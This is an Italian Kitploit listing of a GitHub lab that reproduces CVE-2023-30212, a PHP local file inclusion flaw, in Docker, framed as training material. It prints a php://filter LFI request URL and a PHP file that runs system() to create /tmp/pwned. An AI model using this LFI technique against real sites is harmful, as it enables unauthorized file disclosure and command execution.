
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
cve-2023-30212 — PoC per CVE-2023-30212 usando Docker | Kitploit
Strumenti/GitHubGitHub/sungmin20/cve-2023-30212
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e FormazioneLab e Pratica
GitHubsungmin20/cve-2023-30212

cve-2023-30212

PoC per CVE-2023-30212 usando Docker

Vedi Repository
51 anno faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

cve-2023-30212

PoC per CVE-2023-30212 usando Docker

Costruzione dell'ambiente CVE-2023-30212 e rapporto PoC

📌 Panoramica

Questo rapporto descrive la configurazione diretta di un ambiente web vulnerabile basato su Docker per la vulnerabilità CVE-2023-30212, non presente in Vulhub, e la dimostrazione della vulnerabilità tramite PoC.

  • Numero CVE: CVE-2023-30212

  • Descrizione della vulnerabilità: Possibilità di esecuzione di codice remoto tramite LFI (Local File Inclusion) in PHP
  • Difficoltà: Avanzata (configurazione di ambiente non presente in Vulhub)

🔧 Configurazione dell'ambiente




1. Configurazione di Dockerfile e docker-compose

  • Immagine base: php:8.1-apache
  • Copia di vulnerable.php e malicious.php nella directory /var/www/html
  • Accesso esterno tramite porta 8088 Costruzione Docker

2. Descrizione dei file principali

Nome fileDescrizione
vulnerable.phpFile PHP contenente la vulnerabilità LFI
malicious.phpFile PHP malevolo che esegue comandi di sistema
docker-compose.ymlFile di configurazione per il container
DockerfileFile di configurazione per la creazione dell'immagine Docker
immagine immagine immagine immagine

🚀 Flusso di esecuzione della vulnerabilità (PoC)

1. Avvio del container

docker-compose up -d

Nome del container: cve-2023-30212-cve-lfi-1

Il server Apache viene avviato ed è accessibile su http://localhost:8088

2. Verifica del sorgente del file malevolo tramite LFI


Chiamare il seguente URL per visualizzare il contenuto di malicious.php in forma codificata base64:

http://localhost:8088/vulnerable.php?file=php://filter/convert.base64-encode/resource=malicious.php
base64



Decodificando l'output si ottiene il seguente codice PHP:

<?php system("touch /tmp/pwned"); ?>
immagine

3. Esecuzione del comando e verifica del risultato

Chiamare il seguente URL per eseguire effettivamente il comando:

http://localhost:8088/malicious.php

Dopo l'esecuzione del comando, dovrebbe essere creato il file /tmp/pwned.

docker exec -it cve-2023-30212-cve-lfi-1 ls /tmp

Se il file pwned è presente nell'output, il test è riuscito.

File pwned

Riepilogo dei risultati

  • Visualizzazione e decodifica riuscite del contenuto del file malevolo tramite la vulnerabilità LFI basata su php://filter
  • Esecuzione riuscita di comandi arbitrari tramite la chiamata al file PHP malevolo contenente la funzione system()
  • Creazione del file /tmp/pwned che conferma il successo del PoC
Scarica lo strumento